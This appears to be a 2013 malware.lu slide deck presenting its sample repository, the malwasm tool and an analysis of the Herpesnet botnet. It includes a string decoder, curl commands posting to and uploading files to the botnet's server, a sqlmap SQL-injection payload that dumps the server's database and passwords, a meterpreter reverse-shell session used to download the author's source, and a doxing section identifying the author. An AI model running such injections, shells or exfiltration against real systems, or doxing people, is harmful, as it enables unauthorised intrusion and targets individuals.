

Our tool and how one of our analysis was nominated to the DEFCON pwnie awards



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malware.lu

February 2013

# Plan

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
- Introduction
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- C&C
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# Introduction

## Presentation of the project malware.lu.

### Maintainers list:

- @r00tbsd - Paul Rascagneres
- @y0ug - Hugo Caron
- Defane - Stephane Emma
- MiniLX - Julien Maladrie



Malware.lu - Repository of malware and technical analysis - Mozilla Firefox  
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Malware.lu is a repository of malware and technical analyses. The goal of the project is to provide samples and technical analyses to security researchers.

**Disclaimer:**  
Malware.lu contains malware samples. Malware.lu is also not responsible for any damage brought to your equipment, including virus infection, caused by accessing, using or displaying this website or by downloading any information. You are accessing this website at your own risk.

If you would like to download or submit samples, you need to have an account. To ask for an account, please send us an email to [register@malware.lu](mailto:register@malware.lu) with a username and a short explanation about "why do you want an account". Currently the database contains 848771 samples. Complete list of md5 here

You are not connected, please enter your username and password

Username:   
Password:



# Some numbers

The project in numbers:

- 4,799,918 Samples
- 30 articles
- complete analysis of Red October or Rannoh
- 1400 users
- 1582 followers on twitter (@malwarelu)
- 7GB in database
- 3TB of malwares
- 1 malware analysis tool released: malwasm
- business (reverse engineering, CERT...)

# Malware.lu screenshot



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Malware.lu is a repository of malware and technical analyses. The goal of the project is to provide samples and technical analyses to security researchers.

#### Disclaimer:

Malware.lu contains malware samples. Malware.lu will not be held responsible for any damage brought to your equipment, including virus infection, caused by accessing, using or displaying this website or by downloading any information. You are accessing this website at your own risk.

If you would like to download or submit samples, you need to have an account. To request an account, please send an email to [register@malware.lu](mailto:register@malware.lu). A username and a short explanation about "why you want an account". Currently the database contains 4,070,784 samples. The complete list of md5|sha1|sha256 can be found [here](#).

Welcome rootbsd

Downloads stats: 0 (unlimited)

All samples by date

Api management

Change password

Logout

Hash: (md5, sha1, sha256)  Search

Name: (beta search by name)  Search

Submit sample: (max 10Mo)  Browse... Submit

# Malware.lu screenshot



Welcome rootbsd  
Downloads stats: 0 (unlimited)  
All samples by date  
Api management  
Change password  
Logout

Download of b65f8e25fb1f24ad166c24b69fa600a8.zip  
zip password: **infected**  
Click [here](#) to download

#### Information:

md5: b65f8e25fb1f24ad166c24b69fa600a8  
sha1: e967731f2932976b1437e39a7894eea549797371  
sha256: 04425a8121d334bd86415dc406939211afcff092d6a3fc05b6a4972f0c68481  
VirusTotal

#### VT Report:

##### General

|                  |                     |
|------------------|---------------------|
| Detection ratio  | <b>26/40</b>        |
| Checked on VT at | 2012-08-04 15:17:24 |
| Scanned at       | 2012-08-03 14:57:47 |
| First seen       | 2012-08-03 14:57:47 |
| Last seen        | 2012-08-03 14:57:47 |
| File size        | 520192              |

##### AV

|             |                      |
|-------------|----------------------|
| nprotect    | Win32.Worm.Stuxnet.E |
| mcafee      | Generic.dxlbcrp      |
| nod32       | -                    |
| f_prot      | -                    |
| symantec    | Trojan.Gen.2         |
| norman      | W32/Flamux_gen.C     |
| avast       | Win32/Malware-gen    |
| esafe       | -                    |
| clamav      | Trojan.Stuxnet-27    |
| kaspersky   | Worm.Win32.Flame.a   |
| bitdefender | Win32.Worm.Stuxnet.E |
| comodo      | -                    |
| f_secure    | Win32.Worm.Stuxnet.E |
| drweb       | Trojan.Stuxnet.2     |
| antivir     | TR/Spy.Gen5          |
| trendmicro  | -                    |

# Malwasm presentation

Malwasm is a opensource tool to help reverse engeener.

Malwasm is based on Cuckoo Sandbox.

Malwasm can be download here:

<http://code.google.com/p/malwasm/>

A online demo is available here: <http://malwasm.com>  
(be patient with the server...)

# Malwasm presentation

## Malwasm step by step:

- The malware to analyse is executed in a virtual machine with cuckoo sandbox
- All activities of the sample is stored in a database (Postgres)
- a webservice is started to provide data stored in the database
- the user uses his browser to visualize the data

# Malwasm presentation

The activity of the malware is get by a Pintool development.

Activities stored in the database:

- Register values
- flags values
- instructions
- stack
- heap
- data

# Malwasm presentation

DEMO

# Introduction



One of our user send us the sample of a botnet called herpesnet.  
Sample hash is: **db6779d497cb5e22697106e26eebfaa8**.

We decided to make an analysis of this sample.

The sample is available here :

[http://www.malware.lu/\\_search.php?md5=db6779d497cb5e22697106e26eebfaa8](http://www.malware.lu/_search.php?md5=db6779d497cb5e22697106e26eebfaa8)

# Config

The malware is not packed, we are interested to decode the configuration of the malware

## sub\_406FC0 (initVariable)

```
push    ebx
push    esi
mov     eax, dword_41C084
xor     eax, ebp
push    eax
lea     eax, [ebp+var_C]
mov     large fs:0, eax
mov     ecx, offset szRegKeyRun ; "tcerfhyy"
call    decode
mov     ecx, offset szUserAgent ; "74978o6rppép1983én17n3p2pq084000"
call    decode
mov     ecx, offset szUrl1 ; "uggc://qq.mrebkpbqr.arg/urecarg/"
call    decode
mov     ecx, offset szUrl2 ; "uggc://jjj.mrebkpbqr.arg/urecarg/"
call    decode
mov     ecx, offset szUrl3 ; "uggc://sex7.zvar.ah/urecarg/"
call    decode
mov     ecx, offset szFtp ; "sgc.mrebkpbqr.arg"
call    decode
mov     ecx, offset szLoginFtp ; "hcybnq@mrebkpbqr.arg"
call    decode
mov     ecx, offset szPassword ; "hccvg"
call    decode
push    CD8h
call    loc_408D9A
add    esp, 4
mov     [ebp+var_10], eax
xor     ebx, ebx
mov     [ebp+var_4], ebx
cmp     eax, ebx
jz     short loc_40705E
```

## Explanation

This part are in charge to decode all strings

The decode function (sub\_403034) is used to decode string stored in ECX.

# Decoder

## Script to decode the strings:

```
1 #!/usr/bin/env python
2 import sys
3 def decode(src):
4     r = ""
5     for c in src:
6         c = ord(c)
7         if c < 0x61 or c > 0x7a :
8             if c < 0x41 or c > 0x5a:
9                 r += chr(c)
10                continue
11            x = (( c - 0x41 ) % 0x1a) + 0x41
12        else:
13            x = ((c - 0x54) % 0x1a) + 0x61
14        r += chr(x)
15    return r
16 def main():
17     if len(sys.argv) != 2:
18         sys.exit(1)
19     f = open(sys.argv[1], 'rb')
20     f.seek(0xae88, 0)
21     data = f.read(0x32f)
22     for d in data.split("\0"):
23         if len(d) == 0:
24             continue
25         print "%s : %s" % (d, decode(d))
26 if __name__ == "__main__":
27     main()
```

decode.py

# Decoder

## Execution of the script

```
1 y0ug@malware.lu:~/herpes$ python decode-all.py db6779d497cb5e22697106e26eebfaa8
2 tcerfhygy : gpresult
3 3.0 : 3.0
4 uggc://qq.mrebkpbqr.arg/urecarg/ : http://dd.zeroxcode.net/herpnet/
5 74978o6rpp6p19836n17n3p2pq0840o0 : 74978b6ecc6c19836a17a3c2cd0840b0
6 uggc://jjj.mrebkpbqr.arg/urecarg/ : http://www.zeroxcode.net/herpnet/
7 sgc.mrebkpbqr.arg : ftp.zeroxcode.net
8 uggc://sex7.zvar.ah/urecarg/ : http://frk7.mine.nu/herpnet/
9 hcybnq@mrebkpbqr.arg : upload@zeroxcode.net
10 hccvg : uppit
11 ujsdsdbbngfgjhhuugfgfujd : hwfqfqooatstwuuhhtstshwq
12 rffggghooo : essttubbb
13 Ashfurncsmx : Afusheapfzk
```

decode.bash

# C&C contact

The function used to build the request to the C&C is  
**sub\_4059E0** (**buildReq**).

## Call buildreq

```
text:00406E52 push offset offsetUrl2 ; "uggc://iji.mrebkpbqr.org/urecarg/"
text:00406E57 lea eax,[esp+10BCh]
text:00406E5E push eax
text:00406E5F call esi;_lstrcpyA
text:00406E61 lea ecx,[esp+50h]
text:00406E65 call buildReq
```

## buildreq

```
push edx
push offset aUserandpcSAadmin ;"userandpc=%s&admin=%s&os=%s&hwid=%s&own=%s"
lea ebx,[esi+120h]
push edi ;LPSTR
mov byte ptr [ebx] 0
call ds::swprintfA
add esp,44h
cmp [ebp+ver_10C], 0
jz shortloc_405ACB
```

```
push esi
push edi
push offset a5Id5 ;"%s&id=%s"
push edi ;LPSTR
call ds::swprintfA
add esp,10h
```

```
loc_405ACB:
add esi,1068h
push esi
lea edx,[ebp+var_100]
push offset aSrun_php ;"%srun.php"
push edx ;LPSTR
mov [ebp+var_10C],186h
call ds::swprintfA
push ebx
lea eax,[ebp+var_100]
push edi
push eax
lea ecx,[ebp+var_10C]
call doReq
```

# C&C contact

The POST request looks like this:

```
userandpc=foo&admin=1&os=WindowsXP&hwid=2&ownerid=12345&version=3.0  
&raminfo=256&cpuinfo=p1&hdiskinfo=12GO&uptime=3600&mining=0&pinfo=none  
&vidinfo=none&laninf=none&id=23724
```

The field "id" is not required, if it not set the post request return a id to the bot:

# C&C contact

## USER-AGENT

```
add esp, 14h
push ebx      ; dwFlags
push ebx      ; lpszProxyBypass
push ebx      ; lpszProxy
push ebx      ; dwAccessType
push offset szAgent ; "74978b6ecc6c19836a17a3c2cd0840b0"
mov [ebp+148h+lpszAcceptTypes], offset asc_419568 ; /**/
mov [ebp+148h+var_1C4], ebx
call ds:InternetOpenA
```

The C&C check the user agent value. It must be equal to  
74978b6ecc6c19836a17a3c2cd0840b0.

# C&C contact



An example of curl command line to send information to the C&C:

```
1 y0ug@malware . lu:~/herpes$ curl -A \
2     74978 b6ecc6c19836a17a3c2cd0840b0 \
3     -d " userandpc=foo&admin=1&os=WindowsXP&hwid=2&ownerid=12345& version =3.0" \
4     "&raminfo=256&cputinfo=p1&hdiskinfo=12G&uptime=3600& mining=0&pinfo=none" \
5     "&vidinfo=none&laninf=none&id=23724" \
6     http://www.zerocode . net/herpnet/run . php
```

curl.bash

An example of curl command line to upload a file to the C&C:

```
1 y0ug@malware . lu:~/herpes$ curl -F upfile=@test . jpg -A \
2     74978 b6ecc6c19836a17a3c2cd0840b0 \
3     http://www.zerocode . net/herpnet/uploads/uppit . php
4 File caricato correttamente
```

curl2.bash

# Pwn the C&C - Part 1

By curiosity we tried to find SQLi on the URL:

<http://www.zeroxcode.net/herpnet/run.php>.

```
1 Place: POST
2 Parameter: id
3     Type: AND/OR time-based blind
4     Title: MySQL > 5.0.11 AND time-based blind
5     Payload: userandpc=foo&admin=1&os=WindowsXP&hwid=2&ownerid=12345
6             &version=3.0&raminfo=256&cpuinfo=p1&hdiskinfo=12G0
7             &uptime=3600&mining=0&pinfo=none&vidinfo=none&laninf=none
8             &id=23724' AND SLEEP(5) AND 'PtaQ'='PtaQ
9
10
11 [08:22:41] [INFO] the back-end DBMS is MySQL
12 web server operating system: Windows 2008
13 web application technology: ASP.NET, Microsoft IIS 7.5, PHP 5.3.10
14 back-end DBMS: MySQL 5.0.11
```

sqlmap

# Pwn the C&C - Part 1

With the SQLi we extract the tables names:

```
1 Database: herpnet
2 [7 tables]
3 +-----+
4 | clients      |
5 | clinfo       |
6 | commands     |
7 | htickets     |
8 | husers       |
9 | paypal       |
10| uploads      |
11+-----+
```

database

# Pwn the C&C - Part 1

And we extract the username and password of the malware's author.

| 1 | + |   | + |
|---|---|---|---|
| 2 |   | id   username   password                  |   |
| 3 |   |   |   |
| 4 |   | 1  Frk7  6e6bc4e49dd477ebc98ef4046c067b5f |   |
| 5 | + |   | + |

username

After a simple Google search:

1 6e6bc4e49dd477ebc98ef4046c067b5f : ciao

password

# C&C interface



## C&C login page

www.zeroxcode.net/herpnet/

Most Visited ▾ Getting Started ▾ Latest Headlines ▾

Disable ▾ Cookies ▾ CSS ▾ Forms ▾ Images ▾ Information ▾ Miscellaneous ▾ Outline ▾ Resize ▾ Tools ▾ View Source ▾ Opti

Total Bots: 7702  
Total Users: 1961

[IT Security White Paper](#) Simplify Enterprise IT Security. Learn How in Our Free White Paper [www.tripwire.com](#)

[Password Manager](#) Web-based Password Management Software. Free Trial Download [ManageEngine.com/PasswordManagerPro](#)

[MOVEit Central](#) Automate and Schedule Data Transfer Process. Request Ipswitch Demo! [www.IpswitchFT.com/MOVEit](#) AdChoices ▾

**HERPES**

Login


User:   
Password:

© Herpes 2012 | HTTP/C++ Bot

Sidious.

# C&C interface

## C&C panel page



The screenshot shows the Herpes C&C panel page. At the top, there's a navigation bar with links like 'Stats', 'News', 'Task Manager', 'User CP', 'Download Server v3.5.1', 'Buy Premium!', and 'Have a problem?'. A status message indicates 'Bots Online: 24' and 'Total Bots: 199'. Below the navigation is a world map showing bot distribution. Three pie charts provide statistical data:

- Bot Status:** 53% Online, 39% Offline, 12% Dead.
- OS Distribution:** 66% Vista, 30% XP, 3% Unknown.
- User Type:** 73% Admin, 27% User.

At the bottom, a copyright notice reads '© Herpes 2012 | HTTP/C++ Bot'.

# C&C interface

## C&C option

www.zeroxcode.net/herpnet/main.php#

Most Visited ▾ Getting Started ▾ Latest Headlines ▾

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

Welcome back  Your subscription will expire on: 19 January 2038, 4:14.

# HERPES

Stats News Task Manager User CP Download Server v3.5.1 Buy Premium! Have a problem? Bots Online: 24

Bots per page: 200 250 300 400 500 1000 1200 1400 1600 1800 2000 All

Select Task:

**System**

- Download/Execute
- Update
- Visit Webpage [Visible]
- Visit Webpage [Invisible]
- Uninstall

**Surveillance**

- Upload Keylog
- Reset Keylog
- Upload Screenshot
- Upload Error Log v3.0+
- Reset Error Log v3.0+

| ID     | Label    | Country            | Status         | Select Amount:                      |
|--------|----------|--------------------|----------------|-------------------------------------|
| #28011 | No Label | European Union     | 151.63.4       | <input checked="" type="checkbox"/> |
| #21027 | No Label | Russian Federation | 85.26.23       | <input checked="" type="checkbox"/> |
| #21029 | No Label | Russian Federation | 83.239.16      | <input checked="" type="checkbox"/> |
| #21034 | No Label | Russian Federation | 85.26.23       | <input checked="" type="checkbox"/> |
| #21783 | No Label | Italy              | 82.191.11      | <input checked="" type="checkbox"/> |
| #21786 | No Label | European Union     | 89.114         | <input checked="" type="checkbox"/> |
| #21787 | No Label | Italy              | 80.181.38.14   | <input checked="" type="checkbox"/> |
| #21788 | No Label | European Union     | 85.204.142.160 | <input checked="" type="checkbox"/> |
| #21789 | No Label | Romania            | 82.84.109.28   | <input checked="" type="checkbox"/> |

**Useful**

- DDo5 Page
- Silent CPU&GPU Bitcoin Miner
- Torrent Seeder v2.5+
- BotKiller v3.5+ (Coming soon)

**Funny**

- Open CD Tray v2.5.1+
- Close CD Tray v2.5.1+

# C&C interface

## Bot information

Bot Informations - Mozilla Firefox

Go to a Website

Available only for version 2.5+

|                   |  |
|-------------------|--|
| ID:               | 28011  |
| Label:            | No Label   |
| Version:          | 3.5.1  |
| Status:           | Offline  |
| IP:               | 151.63.47.177  |
| Username@PCName:  | Frk7Test@FRK7TEST-D6E0BD   |
| Privileges:       | Admin  |
| Ram Info:         | Total: 0.50GB   Used: 0.28GB   |
| Hard Disk Info:   | Total: 9.99GB   Used: 7.32GB   |
| CPU Info:         | Intel(R) Core(TM)2 Duo CPU T5450<br>@ 1.66GHz x86 Family 6 Model 15<br>Stepping 13 |
| HWID:             | f5119fc5ba1f41cb20c261786d0fabd3   |
| Performance Info: | 9746 Handles   37 Processes   537 Threads  |
| Video Card:       | VirtualBox Graphics Adapter  |
| Miner Status:     | Disabled   |
| Operating System: | Windows XP Professional 繁體中文<br>正乙   |
| LAN Informations: | frk7Test-d6e0bd   192.168.1.68   |
| Active Window:    | Herpes (In esecuzione) - Microsoft Visual C++ 2010 Express                         |
| Uptime:           | 0 Weeks, 0 Days, 0 Hours, 24 Minutes, 11 Seconds                                   |

# Pwn the C&C - Part 2

We saw that the developer used a machine called Frk7Test@FRK7TEST-D6E0BD.

We used his own functionality to execute a meterpreter to its workstation.

## Meterpreter

```
1 msf  exploit(handler) > exploit
2
3 [*] Started reverse handler on 94.21.200.63:4444
4 [*] Starting the payload handler...
5 [*] Sending stage (752128 bytes) to 151.63.47.177
6 [*] Meterpreter session 1 opened (94.21.200.63:4444 -> 151.63.47.177:53574)
7 meterpreter > screenshot
8 Screenshot saved to: /home/y0ug/src/msf3/PtPVDKD.jpeg
9
10 meterpreter > sysinfo
11 System Language : it_IT
12 OS              : Windows XP (Build 2600, Service Pack3).
13 Computer        : FRK7TEST-D6E0BD
14 Architecture    : x86
15 Meterpreter     : x86/win32
16 meterpreter >
```

meterpreter-1

# Pwn the C&C - Part 2

**meterpreter**

```


1 meterpreter > ls
2 Listing: C:\Documents and Settings\Frk7Test\Desktop\Herpes4Un
3
4 Mode          Size     Type   Last modified
5 -----
6 40777/rwxrwxrwx  0      dir    Mon May 21 15:26:37 +0200 2012 .
7 40777/rwxrwxrwx  0      dir    Mon May 21 15:37:07 +0200 2012 ..
8 40777/rwxrwxrwx  0      dir    Mon May 21 14:53:32 +0200 2012 Debug
9 40777/rwxrwxrwx  0      dir    Mon May 21 16:06:41 +0200 2012 Herpes
10 100666/rw-rw-rw- 890    fil    Mon May 07 20:42:22 +0200 2012 Herpes.sln
11 100666/rw-rw-rw- 167424  fil    Mon May 21 16:14:06 +0200 2012 Herpes.suo
12 40777/rwxrwxrwx  0      dir    Mon May 21 16:15:12 +0200 2012 Release
13 100777/rwxrwxrwx 134    fil    Mon May 07 20:42:12 +0200 2012 clean.bat
14 100666/rw-rw-rw- 134    fil    Mon May 07 20:42:22 +0200 2012 roba_da_fare.txt
15
16 meterpreter > download -r Herpes ../
17 [*] downloading: Herpes\antidebug.h -> ./antidebug.h
18 [*] downloaded : Herpes\antidebug.h -> ./antidebug.h
19 [*] mirroring  : Herpes\base64 -> ./base64
20 [*] downloading: Herpes\base64\base64.c -> ./base64/base64.c
21 [*] downloaded : Herpes\base64\base64.c -> ./base64/base64.c
22 [*] downloading: Herpes\base64\base64.h -> ./base64/base64.h

```

**meterpreter-2**

# Pown the C&C - Part 2


## screenshot



# Doxing


We realised some search to identify the maintainer of the botnet.  
 We had his pseudo: frk7.

## Real name



# Doxing

## Facebook account



facebook

Email or Phone:  Password:

Keep me logged in [Forgot your password?](#) Log In

Francesco [REDACTED] is on Facebook.

To connect with Francesco, sign up for Facebook today.

[Sign Up](#) [Log In](#)

Francesco [REDACTED]

Add Friend Send Message


Favorites

Movies

Movie Trailers

Wrong Francesco [REDACTED]? Try Again

## Picasa account



